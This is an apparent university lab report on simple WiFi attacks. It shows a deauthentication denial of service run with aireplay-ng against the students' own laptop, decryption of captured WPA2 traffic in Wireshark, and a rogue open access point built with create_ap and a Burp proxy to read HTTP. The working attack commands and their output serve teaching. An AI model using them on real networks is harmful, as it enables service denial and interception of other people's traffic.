

Hands On Session: Simple Attacks on WiFi Networks

Group:

Sreyash Mohanty **CS23MTECH14015**

Raj Popat CS23MTECH14009

Bhargav Patel **CS23MTECH11026**

TASK 1:

S1: STA - Bhargav's laptop (Client connected to wifi - Bhargav)

MAC of Wifi were Bhargav's laptop is connected is : 60:E3:27:47:7B:74

MAC of Bhargav's Laptop is 5C:BF:EA:D5:AE:D9

Attacker - Sreyash's laptop (setup in monitor mode using following commands)

Entering into monitor mode

```
root@sreyash-mohanty-1-0:/home/sreyash-mohanty# airodump-ng wlo1mon
```

Here we can see all nearby networks

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
E8:65:D4:2B:FB:91	-94	5	0 0	10	130	WPA2	CCMP	PSK	Tenda_2FB90
60:A4:B7:85:1F:A4	-95	3	0 0	10	270	WPA2	CCMP	PSK	Stark
00:00:00:00:00:00	-1	0	0 0	7	135	WPA2	CCMP	PSK	Bhargav
B0:A7:B9:AA:6C:E6	-93	3	0 0	9	270	WPA2	CCMP	PSK	TP-Link_6CE6
00:EB:D5:9B:66:52	-1	0	32 0	11	-1	OPN			<length: 0>
A4:2A:95:2D:72:CA	-95	11	0 0	13	270	WPA2	CCMP	PSK	Rao's~
00:17:7C:5B:AA:4A	-94	8	0 0	6	130	OPN			DIGISOL
56:37:BB:C1:5A:09	-93	18	0 0	11	130	WPA2	CCMP	PSK	<length: 0>
54:37:BB:C1:5A:09	-94	26	0 0	11	130	WPA2	CCMP	PSK	Airtel_9450424535
40:ED:00:62:D3:8F	-92	0	2 0	6	-1	WPA			<length: 0>
00:06:AE:F4:C6:24	-93	24	0 0	6	360	WPA2	CCMP	MGT	JioPrivateNet
60:63:4C:5D:FC:77	-94	11	0 0	11	130	WPA2	CCMP	PSK	Connect_with_me
00:06:AE:F5:AF:AA	-91	81	16 0	11	360	WPA2	CCMP	MGT	JioPrivateNet
E4:C3:2A:63:CD:D4	-91	102	6 0	4	270	WPA2	CCMP	PSK	sassa
C0:06:C3:B6:87:22	-91	365	34 0	3	270	WPA2	CCMP	PSK	TP-Link_8722
00:06:AE:F5:36:7E	-80	1055	13 0	6	360	WPA2	CCMP	MGT	JioPrivateNet
00:06:AE:F5:00:CB	-71	936	1 0	11	360	WPA2	CCMP	MGT	JioPrivateNet
3C:52:A1:3F:1C:9A	-80	418	0 0	4	270	WPA2	CCMP	PSK	Siddhartha Tp Link
34:60:F9:B3:C9:C2	-79	523	14 0	3	270	WPA2	CCMP	PSK	wolf totem
3C:52:A1:97:8A:28	-77	651	0 0	3	270	WPA2	CCMP	PSK	Mera nam wifi
3C:33:32:BA:03:B3	-67	761	240 0	13	270	WPA2	CCMP	PSK	DIR-615
60:E3:27:47:7B:74	-76	3699	2042 0	7	135	WPA2	CCMP	PSK	Bhargav
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes		
00:00:00:00:00:00	60:E3:27:47:7B:74	-41	0 - 1	0	27				
00:EB:D5:9B:66:52	BC:F4:D4:F4:F1:99	-83	0 - 9e	0	187				
(not associated)	C6:31:31:75:AB:61	-59	0 - 1	0	8				Xiaomi_7B39_5G
(not associated)	86:F2:17:18:59:CA	-40	0 - 1	0	15				Xiaomi_7B39,Xiaomi_7B39_5G
00:06:AE:F5:36:7E	FA:C9:18:BF:8B:97	-94	0 - 1	0	2				
3C:52:A1:3F:1C:9A	80:91:33:81:9A:A7	-72	0 - 6	0	233				
34:60:F9:B3:C9:C2	02:54:BD:8F:EB:CB	-91	1e - 1	0	23				wolf totem
3C:33:32:BA:03:B3	A2:75:93:95:89:46	-89	24e-24	0	45				DIR-615
60:E3:27:47:7B:74	4A:A3:95:76:03:4D	-56	24e- 1	0	273	EAPOL			Bhargav
60:E3:27:47:7B:74	20:16:B9:2F:B6:60	-40	0 - 6e	0	962				Bhargav
60:E3:27:47:7B:74	5C:BA:EF:D5:AE:D9	-77	1e - 1e	969	49548				Bhargav

```
root@sreyash-mohanty-1-0:/home/sreyash-mohanty# airodump-ng --bssid 60:E3:27:47:7B:74 -c 7 wlo1mon
```

CH 7][Elapsed: 18 mins][2024-03-20 11:19][fixed channel wlo1mon: 4											
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
60:E3:27:47:7B:74	-82	50	3303	1834 0	7	135	WPA2	CCMP	PSK	Bhargav	
BSSID	STATION			PWR	Rate	Lost	Frames	Notes	Probes		
60:E3:27:47:7B:74	4A:A3:95:76:03:4D			-42	24e-24	0	226	EAPOL			
60:E3:27:47:7B:74	20:16:B9:2F:B6:60			-39	0 - 6e	0	916				
60:E3:27:47:7B:74	5C:BA:EF:D5:AE:D9			-83	1e- 1e	42	42693				


S2: We have captured traffic between client and Wifi and deauthenticated, both shown in S4's answer

S3: DOS attack played by the attacker, Deauthenticating the connection between the client and the access point (AP - wifi Bhargav)

```
root@sreyash-mohanty-1-0:/home/sreyash-mohanty# aireplay-ng --deauth 0 -a 60:E3:27:47:7B:74 -c 5C:BA:EF:D5:AE:D9 wlo1mon  
11:12:04 Waiting for beacon frame (BSSID: 60:E3:27:47:7B:74) on channel 7
```

```
root@sreyash-mohanty-1-0:/home/sreyash-mohanty# aireplay-ng --deauth 0 -a 60:E3:27:47:7B:74 -c 5C:BA:EF:D5:AE:D9 wlo1mon  
11:18:37 Waiting for beacon frame (BSSID: 60:E3:27:47:7B:74) on channel 7  
11:18:38 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 3| 0 ACKs]  
11:18:39 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 1| 0 ACKs]  
11:18:39 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:39 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 2| 0 ACKs]  
11:18:40 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 2| 0 ACKs]  
11:18:41 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 1| 0 ACKs]  
11:18:41 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:42 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 2| 0 ACKs]  
11:18:43 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 1| 0 ACKs]  
11:18:44 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:44 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:45 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:46 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 4| 0 ACKs]  
11:18:46 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:47 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:47 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:48 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:48 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:49 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:50 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:51 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:51 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:52 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:52 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:53 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 5| 0 ACKs]  
11:18:54 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]  
11:18:55 Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 1| 0 ACKs]
```

S4: Client experiencing DOS attack (even though connected to wifi, don't have access to internet)



Here we can see we are getting deauth between client and wifi.

Sniffing capture from interface *wlo1mon:

No.	Time	Source	Destination	Protocol	Length	Info
35057	155.958407716	Chongqin_d5:ae:d9	Tp-LinkT_47:7b:74	802.11	38	Deauthentication, SN=1601, FN=0, Flags=.....
35058	155.961551388	Tp-LinkT_47:7b:74	Chongqin_d5:ae:d9	802.11	38	Deauthentication, SN=1602, FN=0, Flags=.....
35059	155.963643739	Chongqin_d5:ae:d9	Tp-LinkT_47:7b:74	802.11	38	Deauthentication, SN=1603, FN=0, Flags=.....
35060	155.966929626	Tp-LinkT_47:7b:74	Chongqin_d5:ae:d9	802.11	38	Deauthentication, SN=1604, FN=0, Flags=.....
35061	155.969044460	Chongqin_d5:ae:d9	Tp-LinkT_47:7b:74	802.11	38	Deauthentication, SN=1605, FN=0, Flags=.....
35062	155.972389857	Tp-LinkT_47:7b:74	Chongqin_d5:ae:d9	802.11	38	Deauthentication, SN=1606, FN=0, Flags=.....
35063	155.9744773931	Chongqin_d5:ae:d9	Tp-LinkT_47:7b:74	802.11	38	Deauthentication, SN=1607, FN=0, Flags=.....
35064	155.977751103	Tp-LinkT_47:7b:74	Chongqin_d5:ae:d9	802.11	38	Deauthentication, SN=1608, FN=0, Flags=.....
35065	155.979869688	Chongqin_d5:ae:d9	Tp-LinkT_47:7b:74	802.11	38	Deauthentication, SN=1609, FN=0, Flags=.....
35066	155.9830668768	Tp-LinkT_47:7b:74	Chongqin_d5:ae:d9	802.11	38	Deauthentication, SN=1610, FN=0, Flags=.....
35067	155.985255776	Chongqin_d5:ae:d9	Tp-LinkT_47:7b:74	802.11	38	Deauthentication, SN=1611, FN=0, Flags=.....
35068	155.988543590	Tp-LinkT_47:7b:74	Chongqin_d5:ae:d9	802.11	38	Deauthentication, SN=1612, FN=0, Flags=.....
35069	155.990727558	Chongqin_d5:ae:d9	Tp-LinkT_47:7b:74	802.11	38	Deauthentication, SN=1613, FN=0, Flags=.....
35070	155.994107379	Tp-LinkT_47:7b:74	Chongqin_d5:ae:d9	802.11	38	Deauthentication, SN=1614, FN=0, Flags=.....
35071	155.996291230	Chongqin_d5:ae:d9	Tp-LinkT_47:7b:74	802.11	38	Deauthentication, SN=1615, FN=0, Flags=.....
35072	155.999551083	Tp-LinkT_47:7b:74	Chongqin_d5:ae:d9	802.11	38	Deauthentication, SN=1616, FN=0, Flags=.....
35073	156.001648698	Chongqin_d5:ae:d9	Tp-LinkT_47:7b:74	802.11	38	Deauthentication, SN=1617, FN=0, Flags=.....
35074	156.004845055	Tp-LinkT_47:7b:74	Chongqin_d5:ae:d9	802.11	38	Deauthentication, SN=1618, FN=0, Flags=.....
35075	156.007049892	Chongqin_d5:ae:d9	Tp-LinkT_47:7b:74	802.11	38	Deauthentication, SN=1619, FN=0, Flags=.....
35076	156.010341518	Tp-LinkT_47:7b:74	Chongqin_d5:ae:d9	802.11	38	Deauthentication, SN=1620, FN=0, Flags=.....
35077	156.012530088	Chongqin_d5:ae:d9	Tp-LinkT_47:7b:74	802.11	38	Deauthentication, SN=1621, FN=0, Flags=.....
35078	156.015694006	Tp-LinkT_47:7b:74	Chongqin_d5:ae:d9	802.11	38	Deauthentication, SN=1622, FN=0, Flags=.....
35079	156.017880691	Chongqin_d5:ae:d9	Tp-LinkT_47:7b:74	802.11	38	Deauthentication, SN=1623, FN=0, Flags=.....
35080	156.021160268	Tn-LinkT_47:7b:74	Chonnnin_d5:ae:d9	802.11	38	Deauthentication, SN=1624, FN=0, Flags=.....

Frame 35071: 38 bytes on wire (304 bits), 38 bytes captured (304 bits) on interface wlo1mon, id 0

RadioTap Header v0, Length 12

802.11 radio information

- PHY type: 802.11b (HR/DSSS) (4)
- Data rate: 1.0 Mb/s
- [Duration: 304us]

IEEE 802.11 Deauthentication, Flags:


- Type/Subtype: Deauthentication (0x00c)
- Frame Control Field: 0xc000
- .000 0001 0011 1010 = Duration: 314 microseconds
- Receiver address: Tp-LinkT_47:7b:74 (60:e3:27:47:7b:74)
- Destination address: Tp-LinkT_47:7b:74 (60:e3:27:47:7b:74)
- Transmitter address: Chongqin_d5:ae:d9 (5c:ba:ef:d5:ae:d9)
- Source address: Chongqin_d5:ae:d9 (5c:ba:ef:d5:ae:d9)
- BSS Id: Tp-LinkT_47:7b:74 (60:e3:27:47:7b:74)
- 0000 = Fragment number: 0
- 0110 0100 1111 = Sequence number: 1615

IEEE 802.11 Wireless Management

TASK 2:

S1: Configure one STA (laptop or smartphone) as a client and connect it to IITH-Guest Wi-Fi AP

Here the client is connected to Kuso 4G where name and pwd is given in the image below.



S2. We can sniff the traffic between client and wifi as above task1 s2

S3. When we open wireshark and then we can't see see any HTTP traffic between victim STA and example.com

S4. Now we go to wireshark and decrypt 80.2.11 it as we can see in the previous image and we got http data.

Here we can we get Http get request and http response

task2.pcapng

No.	Time	Source	Destination	Protocol	Length	Info
3723	21.9948677704	192.168.29.59	49.44.194.67	HTTP	394	GET /generate204 HTTP/1.1
3766	22.009566074	192.168.29.59	142.250.182.3	HTTP	377	GET /generate_204 HTTP/1.1
3796	22.094209022	142.250.182.3	192.168.29.59	HTTP	312	HTTP/1.1 204 No Content
3804	22.095301614	49.44.194.67	192.168.29.59	HTTP	371	HTTP/1.1 204 No Content
4323	23.389694251	192.168.29.59	129.227.29.114	HTTP	474	POST /mtuprobe HTTP/1.1
4334	23.417024394	129.227.29.114	192.168.29.59	HTTP	382	HTTP/1.1 200 OK
5275	28.829914085	192.168.29.59	192.168.29.1	HTTP	330	GET / HTTP/1.1
5349	29.509799197	192.168.29.1	192.168.29.59	HTTP	297	HTTP/1.1 200 OK (text/html)
5451	30.499341458	2405:201:c004:5066:...	2405:200:1630:a01:...	HTTP	414	GET /generate204 HTTP/1.1
5455	30.499543987	2405:201:c004:5066:...	2405:200:161f:1731:...	HTTP	414	GET /generate204 HTTP/1.1
5539	30.831470561	2405:200:161f:1731:...	2405:201:c004:5066:...	HTTP	476	HTTP/1.1 204 No Content
5561	30.943590391	2405:200:1630:a01:...	2405:201:c004:5066:...	HTTP	476	HTTP/1.1 204 No Content

```

Frame 5349: 297 bytes on wire (2376 bits), 297 bytes captured (2376 bits) on interface wloimon, id 0
  Radiotap Header v0, Length 64
  IEEE 802.11 QoS Data, Flags: .p....F.
  Logical-Link Control
  Internet Protocol Version 4, Src: 192.168.29.1, Dst: 192.168.29.59
  Transmission Control Protocol, Src Port: 80, Dst Port: 38784, Seq: 7125, Ack: 165, Len: 131
  [6 Reassembled TCP Segments (7255 bytes): #5328(1448), #5332(1448), #5333(1332), #5334(1448), #5335(1448), #5349(131)]
  Hypertext Transfer Protocol
  Line-based text data: text/html (212 lines)

```

We also can see whole data is now decrypted

```

GET / HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 12; HD1901 Build/SKQ1.211113.001)
Host: 192.168.29.1
Connection: Keep-Alive
Accept-Encoding: gzip

HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Thu, 21 Mar 2024 17:03:14 GMT
Server: Web Server

<!DOCTYPE html>
<html>
<head>
  <title>Jio Centrum Home Gateway :</title>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="shortcut icon" href="images/logo.png" type="image/x-icon" />
  <link rel="stylesheet" type="text/css" href="css/theme.css" />
  <script type="text/javascript" language="javascript" src="js/jquery-1.8.0.min.js"></script>
  <!-- clickJacking control -->
<script>
  if(top.location.hostname != self.location.hostname) {
    top.location = self.location;
  }
</script>

<body class="loginBody">
  <div style="display: table; height: 100%; overflow: hidden; min-height: 100%; width: 980px; margin: 0 auto;">
    <div style="display: table-cell; vertical-align: middle; width: 980px; margin: 0 auto;">
      <div align="center" class="midWidth">
        <!-->
        <p class="loginError"></p> <!-->
        <div class="midOne">
          <div class="loginForm logoBlock">
            <div class="loginLogo">
            </div>
          </div>
        </div>
      </div>
    </div>
  </div>
</body>

```

TASK 3:

Here, we are tasked to carry out a MITM attack on a genuine wifi network or create our own evil/rogue access point.


We create our own Open Wifi Network to snoop into user traffic.

SSID: Sreyash

We make use of the `create_ap` functionality developed for linux-based distributions for creating a virtual access point over the wireless interface.

The internet facing interface is the ethernet interface.

```
bhargav@Bhargav-Patel:~/create_ap$ sudo create_ap wlp45s0 enp46s0 Sreyash
[sudo] password for bhargav:
Config dir: /tmp/create_ap.wlp45s0.conf.T2C6XWsc
PID: 26311
Network Manager found, set ap0 as unmanaged device... DONE
wlp45s0 is already associated with channel 2 (2417 MHz), fallback to channel 2
Creating a virtual WiFi interface... ap0 created.
Sharing Internet using method: nat
hostapd command-line interface: hostapd_cli -p /tmp/create_ap.wlp45s0.conf.T2C6XWsc/hostapd
_ctrl
ap0: interface state UNINITIALIZED->ENABLED
ap0: AP-ENABLED
ap0: STA 8e:74:68:39:44:b6 IEEE 802.11: authenticated
ap0: STA 8e:74:68:39:44:b6 IEEE 802.11: authenticated
ap0: STA 8e:74:68:39:44:b6 IEEE 802.11: associated (aid 1)
ap0: AP-STA-CONNECTED 8e:74:68:39:44:b6
ap0: STA 8e:74:68:39:44:b6 RADIUS: starting accounting session F58957A4C030697F
```



HTTP messages in plaintext from www.example.com captured in the Open Wifi Network

Wireshark · Follow HTTP Stream (tcp.stream eq 5) · Task3_2.pcapng

```

GET / HTTP/1.1
Host: example.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 15_8_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.6.6 Mobile/15E148 Safari/604.1
Accept-Language: en-IN,en-GB;q=0.9,en;q=0.8
Accept-Encoding: gzip, deflate
Connection: keep-alive

HTTP/1.1 200 OK
Content-Encoding: gzip
Accept-Ranges: bytes
Age: 112361
Cache-Control: max-age=604800
Content-Type: text/html; charset=UTF-8
Date: Mon, 25 Mar 2024 17:13:13 GMT
Etag: "3147526947-gzip"
Expires: Mon, 01 Apr 2024 17:13:13 GMT
Last-Modified: Thu, 17 Oct 2019 07:18:26 GMT
Server: ECS (nyd/D177)
Vary: Accept-Encoding
X-Cache: HIT
Content-Length: 648

<!doctype html>
<html>
<head>
<title>Example Domain</title>
<meta charset="utf-8" />
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<style type="text/css">
body {
    background-color: #f0f0f2;
    margin: 0;
    padding: 0;
    font-family: -apple-system, system-ui, BlinkMacSystemFont, "Segoe UI", "Open Sans", "Helvetica Neue", Helvetica, Arial, sans-serif;
}
div {
    width: 600px;
    margin: 5em auto;
    padding: 2em;
    background-color: #fdfdff;
    border-radius: 0.5em;
    box-shadow: 2px 3px 7px 2px rgba(0,0,0,0.02);
}

```

Packet 221.2 client pkts, 2 server pkts, 3 turns. Click to select.

Entire conversation (4,058 bytes) Show data as ASCII


Find: Filter Out This Stream Print Save as... Back Close

Help

Plaintext HTML stream captured (Snooping)



Client Device connected to the network



Screenshot from Client Device

For S3, we set up a proxy server to intercept the incoming client requests through Burpsuite. We set the the IP of the machine running the proxy at the client-side and at the Burpsuite.

Burpsuite GUI where the proxy would listen for incoming requests

